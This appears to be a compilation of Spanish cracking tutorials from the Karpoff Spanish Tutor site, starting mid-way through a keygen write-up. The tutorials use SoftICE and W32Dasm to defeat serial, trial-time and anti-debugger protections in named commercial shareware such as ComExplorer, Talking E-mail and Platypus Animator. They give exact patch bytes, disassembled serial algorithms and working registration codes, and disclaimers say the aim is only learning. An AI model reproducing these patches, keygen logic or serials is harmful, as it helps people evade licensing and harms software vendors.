Con el Push, mandamos la frasecilla de "Fallaste" a la pila, pero, ¿y si mandásemos el código correcto?

Unicamente tenemos que localizar la dirección donde mete nuestro código, y cambiar esta instrucción por push dirección-

código. ¿Cómo encontramos la dirección? Para eso tenemos softice, si todavía tenéis el break en **0046054C**, sólo hay que ir allí, y en lugar de **d edx,** metemos **?edx**, y nos aparecerá justo debajo de donde lo hemos escrito algo parecido a esto:

```
0078EF12   xxxxxxxxx  'o}þÛ'
```

Ésta es exactamente la dirección de nuestro código, sólo tenemos que cambiar **push 4EEF41** por **push 78EF12**. En este caso **push 78EF12** es en bytes **6812EF78**. Teniendo en cuenta que el offset es **602FB**, ya sólo queda hacer los cambios en el editor hexa. Si lo hacéis y probáis a meter unos datos cualquiera veréis que en lugar del mensaje de error aparece el código correcto. Uffff !

Generador de Claves

Ahora vamos a por lo bueno.

Como ya sabemos de donde sale el código güeno, no tenemos más que ir allí, y ver que pasa. Únicamente voy a poner las zonas donde calcula algo de nuestro código, por motivos de espacio, pero primero voy a intentar explicar que es lo que va a hacer el programa. Lo primero que hace es calcular a partir del nombre un número (**A**), a continuación hace lo mismo con el apellido (**B**), estos dos números los almacena, y luego suma el tamaño de nuestro nombre con el de nuestro apellido, y a partir de ese número genera otro a base de sumas y productos, a este número le suma **A** y obtenemos (**C**), y con las mismas operaciones de antes ahora sobre **C** obtiene otro número, al que para terminar suma **B**, obteniendo finalmente (**D**). Con este número, y realizando una serie de divisiones, iremos obteniendo las caracteres de nuestro password. Vamos a verlo, espero expliacarlo más o menos bien:

Cálculo de **A**: (número obtenido a partir del nombre)

Llegamos a inicio con eax = n. donde 'n' es la longitud de nuestro nombre. Además edx apunta a nuestro nombre. ebx = 0

```
:00460444 0FBE0A movsx ecx, byte ptr [edx] <-- Pasamos a ecx una letra del nombre.

                                        Empezando por la última letra.
:00460447 03C8 add ecx, eax <-- ecx=ecx+eax
:00460449 03D9 add ebx, ecx <-- ebx=ebx+ecx. Ebx es nuestro acumulador.

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00460442(U)
|
:0046044B 4A dec edx  <-- INICIO. Venimos de 460442. edx=edx-1
:0046044C 8BC8 mov ecx, eax <-- ecx=eax. Ecx tiene ahora la longitud del nombre.
:0046044E 83C0FF add eax, FFFFFFFF <-- eax=eax-01
:00460451 85C9 test ecx, ecx
:00460453 75EF jne 00460444 <-- Si ecx<>0 saltamos arriba. (si quedan letras)
```

Cuando salgamos del bucle, tendremos en ebx el número que nos interesa.

Cálculo de **B**: (número obtenido a partir del apellido)

Llegamos a inicio con eax = n donde 'n' es la longitud de nuestro apellido. Además edx apunta a nuestro apellido. ebx = **A**. Es exactamente igual que antes, pero en lugar de ir acumulando el número en ebx lo hace en esi. Aquí tenéis el código:

```
:00460476 0FBE0A movsx ecx, byte ptr [edx] <-- Pasamos a ecx una letra del apell.

                                          Empezando por la última letra.
:00460479 03C8 add ecx, eax <-- ecx=ecx+eax
:0046047B 03F1 add esi, ecx <-- esi=esi+ecx. Esi es nuestro acumulador.

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
```

```
|:00460474(U)
|
:0046047D 4A dec edx <-- INICIO. Venimos de 460442. edx=edx-1
:0046047E 8BC8 mov ecx, eax <-- ecx=eax. Ecx tiene ahora la longitud del apellido.
:00460480 83C0FF add eax, FFFFFFFF <-- eax=eax-01
:00460483 85C9 test ecx, ecx
:00460485 75EF jne 00460476 <-- Si ecx<>0 saltamos arriba. (si quedan letras)
```

Ahora el número estará en esi.

Cálculo de **C** y finalmente **D**:

```
:0046049F 03F8 add edi, eax <-- edi = Suma de longitudes de nombre y apellido
:004604A1 59 pop ecx
:004604A2 8BC7 mov eax, edi <-- eax=edi
:004604A4 8BD0 mov edx, eax <--edx=eax. Aquí tenemos ahora la suma de longitudes.
:004604A6 8B4508 mov eax, dword ptr [ebp+08]
:004604A9 C1E204 shl edx, 04 <-- Movemos nuestro número a la izquierda. Ej: de 9->90
:004604AC 8D1452 lea edx, dword ptr [edx+2*edx] <- edx=edx+2*edx
:004604AF 8D1492 lea edx, dword ptr [edx+4*edx] <- edx=edx+4*edx
:004604B2 8D1492 lea edx, dword ptr [edx+4*edx] <- edx=edx+4*edx
:004604B5 8D1492 lea edx, dword ptr [edx+4*edx] <- edx=edx+4*edx
:004604B8 03DA add ebx, edx <- ebx=ebx+edx=A+edx= C
:004604BA 8B55FC mov edx, dword ptr [ebp-04]
:004604BD 8BCB mov ecx, ebx <-- edx=C
:004604BF C1E104 shl ecx, 04 <-- Otra vez movemos nuestro número a la izquierda.
:004604C2 8D0C49 lea ecx, dword ptr [ecx+2*ecx] <- ecx=ecx+2*ecx
:004604C5 8D0C89 lea ecx, dword ptr [ecx+4*ecx] <- ecx=ecx+4*ecx
:004604C8 8D0C89 lea ecx, dword ptr [ecx+4*ecx] <- ecx=ecx+4*ecx
:004604CB 8D0C89 lea ecx, dword ptr [ecx+4*ecx] <- ecx=ecx+4*ecx
:004604CE 03F1 add esi, ecx <-- esi = esi + ecx = B + ecx= D
:004604D0 8BDE mov ebx, esi <-- ebx=esi=D
:004604D2 8D741032 lea esi, dword ptr [eax+edx+32]
:004604D6 85DB test ebx, ebx
:004604D8 7425 je 004604FF <-- Si ebx=0 vamos a la mierda.
```

Creamos el código en si mismo:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004604FD(C)
|
:004604DA 8BC3 mov eax, ebx <- eax=edx ( = D en la primera vuelta)
:004604DC 33D2 xor edx, edx <- edx=0
:004604DE B91A000000 mov ecx, 0000001A <- ecx=1A (hex)== 26 (dec)
:004604E3 F7F1 div ecx <- eax = eax div ecx y edx = eax mod edx = resto
:004604E5 80C241 add dl, 41 <- Al resto le sumamos 41 hexa = 65 dec
:004604E8 8BC3 mov eax, ebx <- eax=ebx ( = D en la primera vuelta)
:004604EA 8816 mov byte ptr [esi], dl <- Donde teníamos el código Malo movemos el

                                        caracter de código ASCII 'dl' en hexa.
:004604EC 33D2 xor edx, edx <- edx=0
:004604EE B91A000000 mov ecx, 0000001A <- ecx=1A
:004604F3 46 inc esi <- esi=esi+1. Desplazamos el código chungo un lugar.
:004604F4 F7F1 div ecx <- volvemos a dividir.
:004604F6 FF45FC inc [ebp-04]
:004604F9 89C3 mov ebx, eax <- ebx=eax;
:004604FB 85DB test ebx, ebx
```

```
:004604FD 75DB jne 004604DA <- Si ebx<>0 volvemos para arriba.
```

Bueno pués ya está, con este bucle final vamos sacando las letras de nuestro código güeno, espero haberlo dejado claro, si no es así no dudéis en preguntarme cualquier cosa.

Para terminar aquí os dejo, para el que lo quiera, un programilla en Pascal, para nuestro keygen. GWave.pas.

« »~~~=*=~~~« »

Nada más por esta vez, espero que os haya resultado útil este tute. No olvidéis que **nuestro objetivo sólo es aprender**.(sin contar con la diversión que supone por supuesto ;-))

Hasta la próxima...

« »~~~=*=~~~« »

P.D.: Si hay algo que no he dejado sufientemente claro o lo que sea, ya sabéis: kuato_thor@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	Demian VBCrackME Trial

PROTECCION:	Limitacion de Tiempo, Rutinas Anti-SoftICE		
Descripcion:	CrackME		
Dificultad:	Principiante ++		
DOWNLOAD:	VBCrackME_Trial		
Herramientas:	Softice W32dasm Frogsice Filemon		
CRACKER:	Txotxo	FECHA:	10/09/2000

introduccion

arrancamos el programa, y no hace absolutamente nada. puede ser que haya detectado el sice.
arrancamos el frogsice, para esconder el debugger, y volvemos a ejecutar el programa.
pero sigue sin hacer nada.
arrancamos filemonitor, para ver que ficheros toca. y sorpresa, ¡¡ha leido el autoexec.bat!!
vamos, que lo que hace es buscar alguna referencia al winice.exe en el autoexec, y si lo encuentra, se para.
bueno, renombramos el autoexec para ver que pasa, y mira por donde, ahora funciona (je je, pero por que tenemos el frogsice ejecutandose). si quitamos el frogsice, vemos como al ejecutar el programa, se para como al principio.

bueno, por lo menos ya sabemos como funciona el programa, otra cosa es como atacarle.

al atake

abrimos el sice, y pensamos un instante, vamos a poner un breakpoint en vbaend, que es la funcion, que sale de los programas de vb. ponemos 'bpx msvbvm60!__vbaend'. y pulsamos ctrl+d.
y se nos para el sice. pero se nos para dentro de la propia rutina. no problem. editamos con el comando 'a', y ponemos un simple 'ret'.
ejecutamos el ret, y vemos la llamada al vbaend. y justo encima, vemos un salto condicional (je), que si nos fijamos bien, salta justo despues del vbaend :-d
bien, apuntamos la dirección, para parchearla después poniendo un simple jmp.

y repetimos la operación hasta que no haya más vbaend (unas 6 veces). no siempre se soluciona con un jmp, a veces, es necesario nopear (la segunda vez).
bien, ahora el programa funciona, tanto si tenemos el sice, como si no. pero, si adelantamos un mes la fecha, nos sale el temido 'your trial version is expired!'.

bien, ahora, solucionaremos la protección de fecha, abrimos el w32dasmvb, y desensamblamos el ejecutable, buscamos la la cadena de antes, y vamos un poco más arriba, veremos otro salto condicional (je xxxxx), solo hace falta cambiarlo por un jmp.
pero ahora es un poco más complicado, porque lo que hay que convertir en un jmp no es la típica sentencia 740d, si no esta otra 0f84d3000000. pero, entramos el sice, ponemos un breakpoint a dicha instrucción y con el comando 'a', ponemos el jmp a donde corresponda, y copiamos los bytes, que deben quedar así e9d400000090.

y ya está. el programa funcionará siempre, con o sin el sice. y da igual la fecha que pongas. eso si, no hagas mucho caso a los dias restantes :-d

txotxo
visita mi página web: www.geocities.com/ttxotxo

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	Talking E-mail y ComExplorer 1.6

PROTECCION:	Serial, Limitación de Tiempo		
Descripcion:	Utilitarios		
Dificultad:	Facilucha,como siempre ;-)		
DOWNLOAD:	http://www.4developers.com		
Herramientas:	Softice, W32dasm y Smartcheck		
CRACKER:	Yerba Mate	FECHA:	10/10/2000

INTRODUCCION

lo que me decidió a escribir este tutorial fue el precio del *comexplorer 1.6* ($ 150). un utilitario interesante . normalmente me va bien con programas de menos de $20 y a partir de allí se empieza a complicar. si hubiera sido *freeware* no lo hubiera instalado en mi pc, pero siendo así no pude evitar la tentación de intentar crackearlo. en realidad todo comenzó con *talking e-mail 3.0* de los mismos programadores y al buscar un programa para dejarte de tarea apareció el anteriormente citado.

al atake


talking e-mail

instalamos y corremos el programa y nos aparece un viejito parlanchin y soplacornos que nos da la bienvenida junto con una pantalla que nos invita a registrarnos. introducimos nuestros datos (pone los tuyos sin miedo) en mi caso quedó así:


pulsamos *unlock* y esto es lo que obtenemos:

como no sabemos inglés, no es nuestra culpa que no entendamos la parte que dice .....*legally obtained* ....**;-)**

a lo nuestro, desensamblamos con ***'w32dsm89'*** y oh!, esto es lo que encontramos al pulsar boto



es una aplicación hecha en **vb5**. si leiste los tutoriales anteriores estarás de acuerdo en utilizar ***smartcheck.*** corremos el smartcheck, abrimos el ***talkmail*** pulsamos *'program'* y *'start'*. cuando el ***talkmail*** se carga, ponemos en la ventana nuevamente nuestros datos (nombre y número de serie). presionamos *unlock* y esperamos que aparezca el mensaje de error, luego vamos a *'program'* y *'end'*. cuando el smartcheck termina de hacer su trabajo, ponemos en la ventana de búsqueda ' **_vbastrcmp** ' o bien ' **12345678** ' (si pones 1234567890 no lo va a encontrar porque es muy largo). oprimes el botón ***'find'*** varias veces y esto es lo que encuentra:




si no podes encontrar nada, tenes que pulsar

y obtendras lo mismo que en el gráfico, pero con tus datos. efectivamente '**8469-rg8v#qv#qg**' es el serial válido en mi caso.

si queres practicar con soft-ice y tener una idea de lo que estas viendo,desensamblalo con w32dsm89vb que también encontrarás en esta página.

comexplorer 1.6

ese fue el comienzo de la historia. fuí al sitio de los programadores y bajé este programa. lo corrí, y esto es lo que encontré.



puse mis datos, oprimí ***unlock*** y como respuesta obtuve lo siguiente

todo igual que antes. si te digo que no se puede crackear con el método anterior no me vas a creer (yo tampoco lo creía). fuí al *smartcheck*, cargue el ejecutable, llené con mis datos, acepté y nada. pulsé

y ....nada

extraño, no. lo primero que pensé fue que como cuesta $150, la protección era más eleborada. nada de eso. la respuesta era muy simple, este programa (de ventanas exactamente iguales al anterior y bajado del mismo sitio) a diferencia del anterior no estaba hecho en *visual basic*. y ahora que ???..... fácil a olvidarse del *smartcheck* y a trabajar con *soft-ice.* esta vez nos ayudaremos con el '*w32dsm89*' (no como en el anterior que usamos el *'w32dsm89vb'*)

a partir de ahora agarrate fuerte !!!!!!! lo que vamos a hacer de acá en más es pensar un rato juntos. primero hagamos una diferencia entre el **listado muerto** que nos da el *w32dsm89* y el **vivito y coleando** del *soft-ice.* en el listado muerto vemos todas las instrucciones que ejecutará o no el procesador y además tenemos las string-ref que son una gran ayuda. pero, por ejemplo, ante un salto condicionado (je, jne, etc) el único que nos dirá que camino va a tomar es el soft-ice.

corremos el comexplorer, aparece la ventana de registración, ponemos nuestros datos (como en el gráfico de arriba) . presionamos ***control-d*** , ponemos un ***bpxhmemcpy*** y pulsamos ***f5*** para volver a windows. poner un breakpoint en hmemcpy (mi favorito) nos hará trabajar un poco más, pero podremos ir viendo que es lo que realiza el programa. hecho esto presionamos unlock y entramos en el soft-ice. borramos el breakpoint con ***bc**** para que no nos moleste. estamos en algún lugar del ***kernel*** (como ya sabemos esto no nos interesa) vamos pulsando f12 (para viajar de ret en ret) pasaremos por el ***user*** (que tampoco nos interesa) llegaremos al ***comexplorer!text*** pero seguile sacudiendo a ***f12.*** volverás a pasar por el ***kernel*** y el ***user*** y te detendrás justo cuando vuelvas a alcanzar el ***comexplorer!text*** (que como lo sé, porque ahora sí, de seguir pulsando f12 aparecerá la ventana de error) de aquí en más iremos pulsando ***f10*** , para ir de instrucción en instrucción. lo que vemos ahora no es un listado muerto sino el camino que va tomando el soft-ice:

xxxx : 004291f3 jmp 00429207

.....

xxxx : 00429207 ret

xxxx : 00408f0c push 000000ff

xxxx : 00408f11 push 00458e78

xxxx : 00408f16 lea ecx , dword ptr (esi+0000046c)

xxxx : 00408f1c call 004291db

xxxx : 00408f21 push 00458d78

si tipeas **d00458d78** verás tus datos. esto quiere decir que estamos cerca. sigue pulsando f10 (unas veces más) y verás lo siguiente:

xxxx : 00408f48 call 0042582d

xxxx : 00408f4b test bl, bl

xxxx : 00408f4f jz 00408f60

xxxx : 00408f60 call 00408ac0

xxxx : 00408f65 test eax, eax

xxxx : 00408f67 jz 00409018

el soft-ice nos informa que este último salto se va a efectuar**.** de ser así estamos en problemas**.** como nos damos cuenta? interpretando el listado de w32dsm89 o bien invirtiendo el salto con **'r fl z'** y viendo donde vamos a parar oprimiendo ***f5***. si hacemos esto último, daremos con el mensaje de felicitación por habernos registrado. como sabemos que es ese salto y no el anterior? pues lo mismo. checkeando el listado o invirtiendo el flag.

repasemos lo que hemos hecho hasta ahora. desde que entramos en el soft-ice, fuimos trazando primero con *f12* hasta llegar a *comexplorer!text* por segunda vez (unas 20 veces en total) . a partir de allí con f10 hasta xxxx:00408f67.fuimos capaces de encontrar los datos por nosotros ingresados. en ningún momento nos apareció el mensaje de error, y sí encontramos un **call**, seguido de un **test**, seguido de un **jz** , al que si le cambiamos el flag nos conduce al *éxito***,** mientras que si lo dejamos igual al *fracaso***.** que quiere decir todo esto??????????..... exacto!!!..... que la llamada a la rutina de comprobación se encuentra en el **call 00408ac0**.

hacemos lo mismo que antes (o directamente ponemos un bpx00408f60) y al llegar al **call 00408ac0** en lugar de oprimir **f10** pulsamos **f8** para meternos dentro del llamado. una vez allí seguimos trazando con **f10** y vas a ir checkeando que hay en los registros . vas a ir pasando por una serie de loop's e irás viendo como se forma tu serial. cuando llegues a

xxxx : 00408c33 call 0042591a

xxxx : 00408c38 lea ecx, dword ptr (esp+14) ------aquí pulsa **decx**

justo a la salida del call cuando el soft-ice esta en la posición **xxxx:00408c38** se termina de generar nuestro número. si allí pulsas ***decx*** lo verás en la ventana de datos del soft-ice (debes detenerte justo en 00408c38 porque en seguida se modifica el registro ***ecx***) a partir de allí si sigues trazando volverás a ver el serial en algún registro ya que empiezan las comparaciones)

todo lo anterior se puede hacer cargando la víctima en el simbol loader del soft-ice y poniendo un breakpoint en bpx00408c38. pero es interesante ver como se genera el serial paso a paso (estamos aprendiendo no buscando seriales). en mi caso dió '**6769-x6lqfr2**'

bueno, llegamos a un final felíz. este tutorial fue más pesado que los anteriores, pero en el futuro nos será de utilidad, ya que no seguimos recetas mágicas o preestablecidas sino que paso a paso analizamos que hace el procesador. si después de todo esto todavía te quedaron ganas, podés probar con el ***cookie-terminator 1.1*** de los mismos programadores (léase tarea para el hogar). tiene una protección muy parecida a este último, (ojo puse muy parecida, no exactamente igual) con las mismas ganas de aprender e igual paciencia podrás resoverlo. seguramente habrá también algunos con la protección del 'talking e-mail'

por dudas o consultas comunicate a http://yerbamatear@yahoo.com

espero que este tutorial te haya sido útil, nos vemos en el próximo

yerba mate

' todo es fácil cuando se sabe como'

mportante: lo que hacemos aquí es tratar de aprender como abrir un candado con un alambre, no como robar alguna propiedad. si vas a usar este programa debes comprarlo**.** si no fuera por los programadores de ***shareware*** no tendríamos con que entretenernos.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	Platyplus Animator v5.2, CP Setup v3.6

PROTECCION:	Serial, Limitación de tiempo y funciones.		
Descripcion:	Aplicación		
Dificultad:	Facileta, ma non troppo.		
DOWNLOAD:	http://www.c-point.com		
Herramientas:	Soft-Ice		
CRACKER:	Yerba Mate Nº6	FECHA:	10/10/2000

introduccion

platypus es una aplicación que permite la creación de videos en formato avi, extraer imágenes de videos, convertir avi en mpeg, etc**.** elegí este programa porque la protección es distinta a las que hemos visto hasta ahora**.** cp setup es de los mismos programadores, te permite crear instaladores para tus aplicaciones. la gente de **c-point** en general, presenta en su página aplicaciones interesantes.

al atake

instalá el programa, correlo, clickeá en **help**, **register** y completá con tus datos. hecho esto estaremos ante esta pantalla:

hasta ahí todo normal, el problema viene cuando le das al botón , por más que le sacudas con violencia no pasa nada. al principio pensé que tenía que ver con el largo del número de serie, pero no. entonces con el largo del nombre, tampoco. yo no se si era mi imaginación o el pato cada vez se sonreía con más ganas **;-) .**

seguramente alguna vez te has topado con un programa así, o talvéz con un programa que ni siquiera tiene un botón de **ok.** estos programas entran dentro de un **'loop'** contínuo comparando el ***name*** y ***serial*** . la única forma de salir del loop es con el serial correcto o bien con el botón de ***cancel.*** usaremos soft-ice. como no sale cartel de **serial inválido** no podremos usar 'bpx messageboxa' ni tampoco 'bpx getdlgitemtexta'. y entonces que usamos?????... pues sí **'bpx hmemcpy'** pero esta vez no solo para recorrer toda la protección y practicar asembler, si no porque no nos queda otra. hablando de practicar asembler, ya es hora de que te imprimas algún curso de asembler (o todos) y la tabla de caracteres ascii, y los leas y releas mientras vas en el subte, tren, colectivo, etc. si vos manejas no lo intentes, puede ser peligroso ;-).

a lo nuestro, **control-d**, **bpxhmemcpy, f5** y oprimimos el botón de **ok**. entramos al soft-ice (borremos el breakpoint con bc* para que no nos moleste). estamos en el kernel, vamos oprimiendo **f12** hasta llegar al avimaker!text (unas10 veces). para que no te pierdas, aquí es donde apareces:

00487f92 mov ecx, (ebp+10)

si le sacudís unas 28 veces al **f10** esto es lo que verás. uso el texto del w32dsm89 para no cometer errores en el tipeado (léase soy un vago) :

```
:00425576 8B4C240C          mov ecx, dword ptr [esp+0C]          Aquí se pone Yerba Mate en el ECX
:0042557A 8D44242C          lea eax, dword ptr [esp+2C]
:0042557E 50                push eax
:0042557F 51                push ecx
:00425580 C744247000000000  mov [esp+70], 00000000
:00425588 E8E35F0000        call 0042B570
:0042558D 8B87B0000000      mov eax, dword ptr [edi+000000B0]    Aquí  12345678
:00425593 8D74242C          lea esi, dword ptr [esp+2C]          Aquí  LKHI@V
```

para poder leer lo que hay en los registros, debes pasarte con el soft-ice. por ejemplo, para leer tu nombre en el **ecx** debes hacer que el soft-ice se detenga en 0042557a y tipear **decx** (ya se que lo sabías fue un simple repaso). todo lo anterior nos indica que el éxito está próximo. leemos nuestro nombre, nuestro serial y algo extraño. no se, pinta de serial correcto no tiene pero quién sabe. avancemos un poco más. inmediatamente debajo de lo anterior tenemos esto:

```
:00425597 8A10                mov dl, byte ptr [eax]          31 = 1
:00425599 8ACA                mov cl, dl
:0042559B 3A16                cmp dl, byte ptr [esi]          4c = L
:0042559D 751C                jne 004255BB                    r fl z  para que no salte
:0042559F 84C9                test cl, cl                     Checkea si hay mas numeros
:004255A1 7414                je 004255B7
:004255A3 8A5001              mov dl, byte ptr [eax+01]       32 = 2
:004255A6 8ACA                mov cl, dl
:004255A8 3A5601              cmp dl, byte ptr [esi+01]       4b = K
:004255AB 750E                jne 004255BB                    r fl z  para que no salte
:004255AD 83C002              add eax, 00000002
:004255B0 83C602              add esi, 00000002
:004255B3 84C9                test cl, cl                     Checkea si hay mas números
:004255B5 75E0                jne 00425597
```

este sería un buen momento para tener a mano el código **ascii** y el apunte de asembler. detengamos el soft-ice justo en el primer renglón. en la ventana que contiene a los registros (en su parte inferior derecha) vemos que el valor que se va a pasar al **dl** es 31.el procesador solo entiende hexadecimal. si te fijas en la tabla **31**(en hexadecimal) significa **1** (en ascii**).** si no tenés una tabla a mano, hacé **'?31'** en el soft-ice.que de donde salió este '1' ??? de nuestro falso serial. luego lo compara con **4c** que significa **l ,**esta l solo puede provenir de un lugar. despues compara **'31'** con **'4c**', como evidentemente son distintos, pulsaremos **'r fl z'** para invertir el salto y poder ver que sigue haciendo. vemos que en 004255a3 pone en **dl** el número **32** (que corresponde al **2**) para luego compararlo con **4b** (que corresponde a **k**). es evidente que está comparando **12345678** con **lhki@m** que en mi caso es el serial correcto. algo más, en alguna de las 6 comparaciones no inviertas el salto. así vemos que continúa haciendo.

```
:004255F1 8B54240C            mov edx, dword ptr [esp+0C]     Yerba MatePLV20
```

pasarás por un **jump** que te enviará más adelante y en la posición 004255f1 volverás a ver tu nombre con algún agregado. presionamos algunas **f10**'s más y tenemos esto.

```
:00425600 8B87B0000000        mov eax, dword ptr [edi+000000B0]   12345678
:00425606 8D74242C            lea esi, dword ptr [esp+2C]         CK5I@J
```

```
:0042560A 8A10                mov dl, byte ptr [eax]          31 = 1
:0042560C 8ACA                mov cl, dl
:0042560E 3A16                cmp dl, byte ptr [esi]          43 = C
:00425610 751C                jne 0042562E                    r fl z
:00425612 84C9                test cl, cl                     se fija si hay más números
:00425614 7414                je 0042562A
:00425616 8A5001              mov dl, byte ptr [eax+01]       32 = 2
:00425619 8ACA                mov cl, dl
:0042561B 3A5601              cmp dl, byte ptr [esi+01]       4b = K
:0042561E 750E                jne 0042562E                    r fl z
:00425620 83C002              add eax, 00000002
:00425623 83C602              add esi, 00000002
:00425626 84C9                test cl, cl                     se fija si hay más números
:00425628 75E0                jne 0042560A
```

te suena todo esto. seguro que sí, vuelve a hacer lo mismo que antes pero para **'ck5i@j'** .cualquiera de los dos seriales funciona perfectamente. te acordás cuando crackeamos el **'calendar builder'** nos pasó lo mismo, o talvez tenga que ver con 'personal license' o 'site license', no lo sé te lo dejo para que lo investigues. una cosa más, cuando ingresas el serial correcto y te agradece por haberlo registrado, crea en la carpeta donde lo tenes instalado un archivo **'.bin'**. para que en la ventana **'help'** desaparezca la opción **'register'** tenes que cerrar el programa y abrirlo nuevamente así lo puede leer. si lo abris con el *block de notas* verás en él tus datos.

para que nos sirvió todo lo visto hasta acá. ¿¿¿para crackear esta aplicación???. **!!!!!!nnnnnnnoooooooooo!!!!!!** si contestaste que sí perdiste mucho tiempo, hubieras buscado el serial en la web. nos sirvió para aprender un poco más sobre esquemas de protección. no te quedes solamente con lo que hemos hecho. borra el archivo **'.bin'** para volver a estar **'unregistered'** introducí tus datos nuevamente, trazá instrucción por instrucción, metete en los **call** con **f8,** fijate como pasa de minúsculas a mayúsculas, en fín tratá de entender como funciona. sé que no es fácil pero te servirá en futuros programas.

ahora te toca a vos.....si entendiste lo anterior, vas a poder registrar **'cp setup v3.6'** que bajarás del mimo sitio. en mi caso la clave fue mkii@n y si se te complica de demasiado busca cerca de 0041295b que por ahí anda la cosa. en general creo que todas las aplicaciones responden a protecciones similares a la aquí expuesta (yo probé con tres y después me aburrí, ya que eran todas iguales).

en un destello de lucidez, le puse número a este tutorial. si te pareció dificil o no muy claro deberías leer los anteriores en este orden:

tutorial 1_____jump over-matris

2_____calendar builder-visual business card-visual labels

3_____imd cd player-infotel

4_____unos cuantos

5_____talking e-mail - comexplorer

por dudas o consultas comunicate a http://yerbamatear@yahoo.com

espero que este tutorial te haya sido útil, nos vemos en el próximo

yerba mate

' todo es fácil cuando se sabe como'

importante: lo que hacemos aquí es tratar de aprender como abrir un candado con un alambre, no como robar alguna propiedad. si vas a usar este programa debes comprarlo**.** si no fuera por los programadores de ***shareware*** no tendríamos con que entretenernos.

Karpoff Spanish Tutor

Programas:	**Cookie Pal v1.2b - Cookie Crusher v2.6**

PROTECCION:	**Serial Number.**		
Descripción:	**Programas para controlar las Cookies.**		
Dificultad:	**Principiante.**		
DOWNLOAD:	**http://www.kburra.com , http://www.thelimitsoft.com**		
Herramientas:	**Softice 3.24 (sí, todavía), W32dasm89.**		
CRACKER:	**Arkanian**	**FECHA:**	**07/10/2000**

INTRODUCCION

Bueno, vamos a ver como se consigue un Número de Serie correcto para estos programas. Aunque de empresas diferentes, los dos usan el mismo y sencillo método para calcular el Número de Serie que corresponde a nuestro nombre. No es que tenga mucha dificultad, pero tiene su gracia ver como se complican la vida algunos programadores intentando ocultar sus manejos para ponernos las cosas "dificiles", en fin...

Me gustaría citar algo que he leido hace poco:

"La seguridad es equivalente a una puerta muy sólida, pero con la llave escondida cerca..."

Vamos a ver si encontramos todo el llavero...

al atake

cookie pal v1.2b

instalando

vamos alla, setup, ventana de welcome, ventana de licencia, y ...ventana de registro. rellenamos los datos con lo de siempre:

eso del exactly de ahí arriba parece de lo más amenazador, suena a número supercomplicado con mayúsculas, minúsculas, caracteres especiales y todo lo demás..., nada más lejos de la realidad, como veremos más adelante. no hay que fiarse de las apariencias.

una vez aquí, ctrl+d y nos vamos a ver que nos cuenta softice...

softice

lo primero es lo primero: **dex 0 eax**, **dex 1 es:edi**, **dex 2 ds:esi**, con la ventana nº 3 ya veremos que hacemos.

metemos un **task** para ver las tareas activas y encontramos dos que se refieren a nuestro programa:

- **cpalinst**
- **cp1setup**

